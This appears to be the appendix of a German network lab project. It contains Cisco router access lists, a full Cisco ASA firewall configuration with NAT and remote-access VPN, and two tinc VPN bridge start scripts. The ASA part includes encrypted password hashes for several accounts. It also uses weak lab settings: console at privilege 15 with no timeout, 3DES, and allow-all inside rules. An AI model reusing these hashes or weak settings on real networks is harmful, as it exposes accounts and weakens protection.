231   deny   ip 10.0.10.0 0.0.0.255 172.16.0.0 0.0.0.255
232   remark intsrv-inet
233   permit tcp 10.0.10.0 0.0.0.255 any eq www
234   permit tcp 10.0.10.0 0.0.0.255 any eq 443
235   permit tcp 10.0.10.0 0.0.0.255 any eq ftp-data
236   permit tcp 10.0.10.0 0.0.0.255 any eq ftp
237   permit udp 10.0.10.0 0.0.0.255 any eq domain
238  ip access-list extended VERKAUF
239   remark verkauf-dhcp
240   permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
241   remark verkauf-dns
242   permit udp 10.0.40.0 0.0.0.255 host 10.0.10.21 eq domain
243   remark verkauf-intsrv
244   permit ip 10.0.40.0 0.0.0.255 host 10.0.10.21
245   remark verkauf-intsrv-end
246   deny   ip 10.0.40.0 0.0.0.255 10.0.10.0 0.0.0.255
247   remark verkauf-respondadmin
248   permit tcp 10.0.40.0 0.0.0.255 10.0.20.0 0.0.0.255 established
249   remark verkauf-dmzsrv
250   permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq www
251   permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq 443
252   permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq ftp-data
253   permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq ftp
254   remark verkauf-dmzsrv-ftppasv
255   permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 gt 48999
256   deny   tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 gt 49999
257   remark verkauf-dmzsrv-end
258   deny   ip 10.0.40.0 0.0.0.255 172.16.0.0 0.0.0.255
259   remark verkauf-inet
260   permit tcp 10.0.40.0 0.0.0.255 any eq www
261   permit tcp 10.0.40.0 0.0.0.255 any eq 443
262   permit tcp 10.0.40.0 0.0.0.255 any eq ftp-data
263   permit tcp 10.0.40.0 0.0.0.255 any eq ftp
264  !
265  ipv6 route ::/0 2005:2013:FF:A0::2
266  !
267  !
268  !
269  ipv6 access-list INTSRVv6
270   remark intsrv-dhcp
271   permit udp 2005:2013:FF:A10::/64 eq 547 host 2005:2013:FF:A10::1 eq 547
272   remark intsrv-adm
273   permit tcp 2005:2013:FF:A10::/64 2005:2013:FF:A20::/64 established
```

```
 permit udp 2005:2013:FF:A10::/64 eq domain 2005:2013:FF:A20::/64
 permit udp 2005:2013:FF:A10::/64 eq 547 host 2005:2013:FF:A20::1 eq 547
 remark intsrv-dev
 permit tcp 2005:2013:FF:A10::/64 2005:2013:FF:A30::/64 established
 permit udp 2005:2013:FF:A10::/64 eq domain 2005:2013:FF:A30::/64
 permit udp 2005:2013:FF:A10::/64 eq 547 host 2005:2013:FF:A30::1 eq 547
 remark intsrv-verkauf
 permit tcp 2005:2013:FF:A10::/64 2005:2013:FF:A40::/64 established
 permit udp 2005:2013:FF:A10::/64 eq domain 2005:2013:FF:A40::/64
 remark intsrv-lan-end
 deny ipv6 2005:2013:FF:A10::/64 2005:2013:FF:A00::/56
 remark intsrv-dmzsrv
 permit tcp 2005:2013:FF:A10::/64 host 2005:2013:FF:B0::21 eq www
 permit tcp 2005:2013:FF:A10::/64 host 2005:2013:FF:B0::21 eq 443
 permit tcp 2005:2013:FF:A10::/64 host 2005:2013:FF:B0::21 eq ftp-data
 permit tcp 2005:2013:FF:A10::/64 host 2005:2013:FF:B0::21 eq ftp
 remark admin-dmzsrv-ftppasv
 permit tcp 2005:2013:FF:A10::/64 host 2005:2013:FF:B0::21 gt 48999
 deny tcp 2005:2013:FF:A10::/64 host 2005:2013:FF:B0::21 gt 49999
 remark intsrv-dmzsrv-respond-radius
 permit tcp host 2005:2013:FF:A10::21 eq 389 host 2005:2013:FF:B0::11 established
 remark intsrv-dmzsrv-end
 deny ipv6 2005:2013:FF:A10::/64 2005:2013:FF:B0::/64
 remark intsrv-inet
 permit tcp 2005:2013:FF:A10::/64 any eq www
 permit tcp 2005:2013:FF:A10::/64 any eq 443
 permit tcp 2005:2013:FF:A10::/64 any eq ftp-data
 permit tcp 2005:2013:FF:A10::/64 any eq ftp
 permit udp 2005:2013:FF:A10::/64 any eq domain
!
ipv6 access-list ADMINv6
 permit icmp any FF02::/16 router-solicitation
 remark admin-dhcp
 permit udp FE80::/16 eq 546 host FF02::1:2 eq 547
 remark admin-dns
 permit udp 2005:2013:FF:A20::/64 host 2005:2013:FF:A10::21 eq domain
 remark admin-intsrv
 permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A10::/64
 remark admin-int
 permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A30::/64
 permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A40::/64
 remark admin-dmzsrv
 permit tcp 2005:2013:FF:A20::/64 host 2005:2013:FF:B0::21 eq www
 permit tcp 2005:2013:FF:A20::/64 host 2005:2013:FF:B0::21 eq 443
 permit tcp 2005:2013:FF:A20::/64 host 2005:2013:FF:B0::21 eq ftp-data
 permit tcp 2005:2013:FF:A20::/64 host 2005:2013:FF:B0::21 eq ftp
 remark admin-dmzsrv-ftppasv
 permit tcp 2005:2013:FF:A20::/64 host 2005:2013:FF:B0::21 gt 48999
 deny tcp 2005:2013:FF:A20::/64 host 2005:2013:FF:B0::21 gt 49999
 remark admin-dmzsw
 permit tcp 2005:2013:FF:A20::/64 host 2005:2013:FF:B0::2 eq 22
 remark admin-dmz-end
 deny ipv6 2005:2013:FF:A20::/64 2005:2013:FF:B0::/64
 remark admin-network
 permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A0::/64
 remark admin-inet
 permit tcp 2005:2013:FF:A20::/64 any
!
ipv6 access-list DEVv6
 permit icmp any FF02::/16 router-solicitation
 remark dev-dhcp
 permit udp FE80::/16 eq 546 host FF02::1:2 eq 547
 remark dev-dns
 permit udp 2005:2013:FF:A30::/64 host 2005:2013:FF:A10::21 eq domain
 remark dev-intsrv
 permit ipv6 2005:2013:FF:A30::/64 host 2005:2013:FF:A10::21
 remark dev-intsrv-end
 deny ipv6 2005:2013:FF:A30::/64 2005:2013:FF:A10::/64
 remark dev-respondadmin
```

```
 permit tcp 2005:2013:FF:A30::/64 2005:2013:FF:A20::/64 established
 remark dev-dmzsrv
 permit tcp 2005:2013:FF:A30::/64 host 2005:2013:FF:B0::21 eq www
 permit tcp 2005:2013:FF:A30::/64 host 2005:2013:FF:B0::21 eq 443
 permit tcp 2005:2013:FF:A30::/64 host 2005:2013:FF:B0::21 eq ftp-data
 permit tcp 2005:2013:FF:A30::/64 host 2005:2013:FF:B0::21 eq ftp
 remark dev-dmzsrv-ftppasv
 permit tcp 2005:2013:FF:A30::/64 host 2005:2013:FF:B0::21 gt 48999
 deny tcp 2005:2013:FF:A30::/64 host 2005:2013:FF:B0::21 gt 49999
 remark dev-dmzsrv-end
 deny ipv6 2005:2013:FF:A30::/64 2005:2013:FF:B0::/64
 remark dev-inet
 permit tcp 2005:2013:FF:A30::/64 any eq www
 permit tcp 2005:2013:FF:A30::/64 any eq 443
 permit tcp 2005:2013:FF:A30::/64 any eq ftp-data
 permit tcp 2005:2013:FF:A30::/64 any eq ftp
!
ipv6 access-list VERKAUFv6
 permit icmp any FF02::/16 router-solicitation
 remark verkauf-dhcp
 permit udp FE80::/16 eq 546 host FF02::1:2 eq 547
 remark verkauf-dns
 permit udp 2005:2013:FF:A40::/64 host 2005:2013:FF:A10::21 eq domain
 remark verkauf-intsrv
 permit ipv6 2005:2013:FF:A40::/64 host 2005:2013:FF:A10::21
 remark verkauf-intsrv-end
 deny ipv6 2005:2013:FF:A40::/64 2005:2013:FF:A10::/64
 remark verkauf-respondadmin
 permit tcp 2005:2013:FF:A40::/64 2005:2013:FF:A20::/64 established
 remark verkauf-dmzsrv
 permit tcp 2005:2013:FF:A40::/64 host 2005:2013:FF:B0::21 eq www
 permit tcp 2005:2013:FF:A40::/64 host 2005:2013:FF:B0::21 eq 443
 permit tcp 2005:2013:FF:A40::/64 host 2005:2013:FF:B0::21 eq ftp-data
 permit tcp 2005:2013:FF:A40::/64 host 2005:2013:FF:B0::21 eq ftp
 remark verkauf-dmzsrv-ftppasv
 permit tcp 2005:2013:FF:A40::/64 host 2005:2013:FF:B0::21 gt 48999
 deny tcp 2005:2013:FF:A40::/64 host 2005:2013:FF:B0::21 gt 49999
 remark verkauf-dmzsrv-end
 deny ipv6 2005:2013:FF:A40::/64 2005:2013:FF:B0::/64
 remark verkauf-inet
 permit tcp 2005:2013:FF:A40::/64 any eq www
 permit tcp 2005:2013:FF:A40::/64 any eq 443
 permit tcp 2005:2013:FF:A40::/64 any eq ftp-data
 permit tcp 2005:2013:FF:A40::/64 any eq ftp
!
control-plane
!
!
!
!
mgcp behavior g729-variants static-pt
!
!
!
!
!
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
!
!
```

```
412    end
```

B. Konfiguration ASA

```
1  : Saved
2  :
3  ASA Version 8.4(2)
4  !
5  hostname ciscoasa
6  enable password 2KFQnbNIdI.2KYOU encrypted
7  passwd 2KFQnbNIdI.2KYOU encrypted
8  names
9  !
10 interface GigabitEthernet0
11  nameif outside
12  security-level 0
13  ip address 209.165.50.1 255.255.255.0
14  ipv6 address 2005:209:165:50::1/64
15  ipv6 enable
16 !
17 interface GigabitEthernet1
18  nameif dmz
19  security-level 50
20  ip address 172.16.0.1 255.255.255.0
21  ipv6 address 2005:2013:ff:b0::1/64
22  ipv6 enable
23 !
24 interface GigabitEthernet2
25  nameif inside
26  security-level 100
27  ip address 10.100.0.2 255.255.255.252
28  ipv6 address 2005:2013:ff:a0::2/64
29  ipv6 enable
30 !
31 interface GigabitEthernet3
32  shutdown
33  no nameif
34  no security-level
35  no ip address
36 !
37 interface GigabitEthernet4
38  shutdown
39  no nameif
40  no security-level
41  no ip address
42 !
43 interface GigabitEthernet5
44  shutdown
45  no nameif
46  no security-level
47  no ip address
48 !
49 ftp mode passive
50 object network NAT_inside_overload
51  subnet 10.0.0.0 255.255.0.0
52 object network NAT_dmzsrv_outside
53  host 209.165.50.2
54 object network NAT_dmz_static
55  host 172.16.0.21
56 object network NO_NAT_INSIDE
57  subnet 10.0.10.0 255.255.255.0
58 object network NO_NAT_VPN
59  subnet 10.0.99.0 255.255.255.0
60 object-group service dmzsrv2inet_UDPPorts udp
61  port-object eq domain
62 object-group service dmzsrv2inet_TCPPorts tcp
63  port-object eq www
64  port-object eq https
65  port-object eq ftp-data
66  port-object eq ftp
```

```
object-group service inet2dmzsrv_TCPPorts tcp
 port-object eq www
 port-object eq https
 port-object eq ftp-data
 port-object eq ftp
 port-object range 48999 49999
object-group network inside_subnets_ipv6
 network-object 2005:2013:ff:a10::/64
 network-object 2005:2013:ff:a20::/64
 network-object 2005:2013:ff:a30::/64
 network-object 2005:2013:ff:a40::/64
 network-object 2005:2013:ff:a0::/64
access-list inside_in extended permit ip any any
access-list dmz_in remark dmzsrv-intsrv_ldap
access-list dmz_in extended permit tcp host 172.16.0.21 host 10.0.10.21 eq ldap
access-list dmz_in remark dmz-nolan-access
access-list dmz_in extended deny ip 172.16.0.0 255.255.255.0 10.0.0.0 255.0.0.0 log
access-list dmz_in remark dmzsrv-inet
access-list dmz_in extended permit tcp host 172.16.0.21 any object-group
    dmzsrv2inet_TCPPorts
access-list dmz_in extended permit udp host 172.16.0.21 any object-group
    dmzsrv2inet_UDPPorts
access-list dmz_in extended deny ip any any log
access-list outside_in remark wan-dmzsrv
access-list outside_in extended permit tcp any host 172.16.0.21 object-group
    inet2dmzsrv_TCPPorts
access-list outside_in extended deny ip any any log
access-list 99 remark permit ip access from any to server subnet
access-list 99 extended permit ip any 10.0.10.0 255.255.255.0
access-list SPLIT_TUNNEL_LIST standard permit 10.0.10.0 255.255.255.0
pager lines 24
logging console informational
mtu outside 1500
mtu dmz 1500
mtu inside 1500
ip local pool VPN-ADMIN 10.0.99.1-10.0.99.126 mask 255.255.255.128
ip local pool VPN-USERS 10.0.99.129-10.0.99.254 mask 255.255.255.128
ip verify reverse-path interface outside
ipv6 icmp permit any outside
ipv6 icmp permit any dmz
ipv6 icmp permit any inside
ipv6 route inside 2005:2013:ff:a10::/64 2005:2013:ff:a0::1
ipv6 route inside 2005:2013:ff:a20::/64 2005:2013:ff:a0::1
ipv6 route inside 2005:2013:ff:a30::/64 2005:2013:ff:a0::1
ipv6 route inside 2005:2013:ff:a40::/64 2005:2013:ff:a0::1
ipv6 access-list dmz_in_v6 remark dmzsrv-intsrv_ldap
ipv6 access-list dmz_in_v6 permit tcp host 2005:2013:ff:b0::21 host
    2005:2013:ff:a10::21 eq ldap
ipv6 access-list dmz_in_v6 remark dmz-nolan-access
ipv6 access-list dmz_in_v6 deny ip 2005:2013:ff:b0::/64 object-group
    inside_subnets_ipv6
ipv6 access-list dmz_in_v6 remark dmzsrv-inet
ipv6 access-list dmz_in_v6 permit tcp host 2005:2013:ff:b0::21 any object-group
    dmzsrv2inet_TCPPorts
ipv6 access-list dmz_in_v6 permit udp host 2005:2013:ff:b0::21 any object-group
    dmzsrv2inet_UDPPorts
ipv6 access-list dmz_in_v6 deny ip any any log
ipv6 access-list outside_in_v6 remark  wan-dmzsrv
ipv6 access-list outside_in_v6 permit tcp any host 2005:2013:ff:b0::21 object-group
    inet2dmzsrv_TCPPorts
ipv6 access-list outside_in_v6 deny ip any any log
ipv6 access-list inside_in_v6 permit ip any any
no failover
icmp unreachable rate-limit 1 burst-size 1
icmp deny any outside
icmp permit any dmz
icmp permit any inside
no asdm history enable
arp timeout 14400
```

```
nat (inside,outside) source static NO_NAT_INSIDE NO_NAT_INSIDE destination static
    NO_NAT_VPN NO_NAT_VPN
!
object network NAT_inside_overload
 nat (inside,outside) dynamic interface
object network NAT_dmz_static
 nat (dmz,outside) static NAT_dmzsrv_outside
access-group outside_in in interface outside
access-group outside_in_v6 in interface outside
access-group dmz_in in interface dmz
access-group dmz_in_v6 in interface dmz
access-group inside_in in interface inside
access-group inside_in_v6 in interface inside
route inside 10.0.0.0 255.255.0.0 10.100.0.1 1
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 icmp 0:00:02
timeout sunrpc 0:10:00 h323 0:05:00 h225 1:00:00 mgcp 0:05:00 mgcp-pat 0:05:00
timeout sip 0:30:00 sip_media 0:02:00 sip-invite 0:03:00 sip-disconnect 0:02:00
timeout sip-provisional-media 0:02:00 uauth 0:05:00 absolute
timeout tcp-proxy-reassembly 0:01:00
timeout floating-conn 0:00:00
dynamic-access-policy-record DfltAccessPolicy
user-identity default-domain LOCAL
aaa authentication ssh console LOCAL
no snmp-server location
no snmp-server contact
snmp-server enable traps snmp authentication linkup linkdown coldstart warmstart
crypto ipsec ikev1 transform-set ESP-3DES-SHA esp-3des esp-sha-hmac
crypto dynamic-map outside_dyn_map 10 set ikev1 transform-set ESP-3DES-SHA
crypto dynamic-map outside_dyn_map 10 set security-association lifetime seconds 288000
crypto dynamic-map outside_dyn_map 10 set reverse-route
crypto map outside_map 10 ipsec-isakmp dynamic outside_dyn_map
crypto map outside_map interface outside
crypto ikev1 enable outside
crypto ikev1 policy 65535
 authentication pre-share
 encryption aes-256
 hash sha
 group 2
 lifetime 43200
telnet timeout 5
ssh 10.0.20.0 255.255.255.0 inside
ssh timeout 30
console timeout 0
threat-detection basic-threat
threat-detection statistics access-list
no threat-detection statistics tcp-intercept
group-policy VPN_ADMINISTRATOR internal
group-policy VPN_ADMINISTRATOR attributes
 dns-server value 10.0.10.21
 vpn-filter value 99
 vpn-tunnel-protocol ikev1 ikev2
 split-tunnel-policy tunnelspecified
 split-tunnel-network-list value SPLIT_TUNNEL_LIST
 default-domain value wosm.com
 address-pools value VPN-ADMIN
group-policy VPN_USERS_GROUP internal
group-policy VPN_USERS_GROUP attributes
 dns-server value 10.0.10.21
 vpn-filter value 99
 vpn-tunnel-protocol ikev1 ikev2
 split-tunnel-policy tunnelspecified
 split-tunnel-network-list value SPLIT_TUNNEL_LIST
 default-domain value wosm.com
 address-pools value VPN-USERS
username ssh_admin password SxYXLtULZ5hPDb07 encrypted privilege 15
username verkauf password FHPW9HqlN8QD22Y/ encrypted
username verkauf attributes
 vpn-group-policy VPN_USERS_GROUP
```

```
196  vpn-filter value 99
197 username admin password f3UhLvUj1QsXsuK7 encrypted
198 username admin attributes
199  vpn-group-policy VPN_ADMINISTRATOR
200  vpn-filter value 99
201 tunnel-group VPN_ADMINISTRATOR type remote-access
202 tunnel-group VPN_ADMINISTRATOR general-attributes
203  address-pool VPN-ADMIN
204  default-group-policy VPN_ADMINISTRATOR
205 tunnel-group VPN_ADMINISTRATOR ipsec-attributes
206  ikev1 pre-shared-key *****
207 tunnel-group VPN_USERS_GROUP type remote-access
208 tunnel-group VPN_USERS_GROUP general-attributes
209  address-pool VPN-USERS
210  default-group-policy VPN_USERS_GROUP
211 tunnel-group VPN_USERS_GROUP ipsec-attributes
212  ikev1 pre-shared-key *****
213 !
214 class-map tcp_syn
215  match any
216 class-map inspection_default
217  match default-inspection-traffic
218 !
219 !
220 policy-map type inspect dns preset_dns_map
221  parameters
222   message-length maximum 512
223 policy-map global_policy
224  class inspection_default
225   inspect dns preset_dns_map
226   inspect ftp
227   inspect h323 h225
228   inspect h323 ras
229   inspect rsh
230   inspect rtsp
231   inspect esmtp
232   inspect sqlnet
233   inspect skinny
234   inspect sunrpc
235   inspect xdmcp
236   inspect sip
237   inspect netbios
238   inspect tftp
239   inspect http
240 policy-map tcpmap
241  class tcp_syn
242   set connection conn-max 100 embryonic-conn-max 100 per-client-max 10
        per-client-embryonic-max 10
243   set connection timeout embryonic 0:00:45 half-closed 0:05:00 idle 1:00:00
244 !
245 service-policy tcpmap global
246 service-policy global_policy interface outside
247 prompt hostname context
248 no call-home reporting anonymous
249 call-home
250  profile CiscoTAC-1
251   no active
252   destination address http
        https://tools.cisco.com/its/service/oddce/services/DDCEService
253   destination address email callhome@cisco.com
254   destination transport-method http
255   subscribe-to-alert-group diagnostic
256   subscribe-to-alert-group environment
257   subscribe-to-alert-group inventory periodic monthly
258   subscribe-to-alert-group configuration periodic monthly
259   subscribe-to-alert-group telemetry periodic daily
260 crashinfo save disable
261 Cryptochecksum:15602c08839a9f6456ce0d4a95c48fa2
262 : end
```

C. Tinc Startscript VMware

```
1  #!/bin/bash
2
3  echo creating bridges...
4  brctl addbr brv_10
5  brctl addbr brv_20
6  brctl addbr brv_30
7  brctl addbr brv_40
8  brctl addbr brv_110
9  brctl addbr brv_120
10
11 echo configuring local links...
12 ifconfig eth1 0.0.0.0
13 ifconfig eth2 0.0.0.0
14 ifconfig eth3 0.0.0.0
15 ifconfig eth4 0.0.0.0
16 ifconfig eth5 0.0.0.0
17 ifconfig eth6 0.0.0.0
18
19 echo bringing up bridges...
20 ifconfig brv_10 up
21 ifconfig brv_20 up
22 ifconfig brv_30 up
23 ifconfig brv_40 up
24 ifconfig brv_110 up
25 ifconfig brv_120 up
26
27 echo adding local ifs to bridges...
28 sleep 1
29 brctl addif brv_10 eth1
30 brctl addif brv_20 eth2
31 brctl addif brv_30 eth3
32 brctl addif brv_40 eth4
33 brctl addif brv_110 eth5
34 brctl addif brv_120 eth6
35
36 echo enabling local links...
37 sleep 1
38 ifconfig eth1 up
39 ifconfig eth2 up
40 ifconfig eth3 up
41 ifconfig eth4 up
42 ifconfig eth5 up
43 ifconfig eth6 up
44
45 echo starting tinc daemons...
46 sleep 1
47 tincd -n bridge_10
48 sleep 1
49 tincd -n bridge_20
50 sleep 1
51 tincd -n bridge_30
52 sleep 1
53 tincd -n bridge_40
54 sleep 1
55 tincd -n bridge_110
56 sleep 1
57 tincd -n bridge_120
```

D. Tinc Startscript Lab

```
1  #!/bin/bash
2
3  echo creating bridges...
4  brctl addbr brv_10
5  brctl addbr brv_20
6  brctl addbr brv_30
7  brctl addbr brv_40
8  brctl addbr brv_110
9  brctl addbr brv_120
10
11 echo adding vlan subinterfaces
12 ip link add link eth0 name eth0.10 type vlan id 10
13 ip link add link eth0 name eth0.20 type vlan id 20
14 ip link add link eth0 name eth0.30 type vlan id 30
15 ip link add link eth0 name eth0.40 type vlan id 40
16 ip link add link eth0 name eth0.110 type vlan id 110
17 ip link add link eth0 name eth0.120 type vlan id 120
18
19 echo configuring local links...
20 sleep 1
21 ifconfig eth0.10 0.0.0.0
22 ifconfig eth0.20 0.0.0.0
23 ifconfig eth0.30 0.0.0.0
24 ifconfig eth0.40 0.0.0.0
25 ifconfig eth0.110 0.0.0.0
26 ifconfig eth0.120 0.0.0.0
27
28 echo bringing up bridges...
29 ifconfig brv_10 up
30 ifconfig brv_20 up
31 ifconfig brv_30 up
32 ifconfig brv_40 up
33 ifconfig brv_110 up
34 ifconfig brv_120 up
35
36 echo adding local ifs to bridges...
37 sleep 1
38 brctl addif brv_10 eth0.10
39 brctl addif brv_20 eth0.20
40 brctl addif brv_30 eth0.30
41 brctl addif brv_40 eth0.40
42 brctl addif brv_110 eth0.110
43 brctl addif brv_120 eth0.120
44
45 echo enabling local links...
46 sleep 1
47 ifconfig eth0.10 up
48 ifconfig eth0.20 up
49 ifconfig eth0.30 up
50 ifconfig eth0.40 up
51 ifconfig eth0.110 up
52 ifconfig eth0.120 up
53
54 echo starting tinc daemons...
55 sleep 1
56 tincd -n bridge_10
57 sleep 1
58 tincd -n bridge_20
59 sleep 1
60 tincd -n bridge_30
61 sleep 1
62 tincd -n bridge_40
63 sleep 1
64 tincd -n bridge_110
65 sleep 1
66 tincd -n bridge_120
```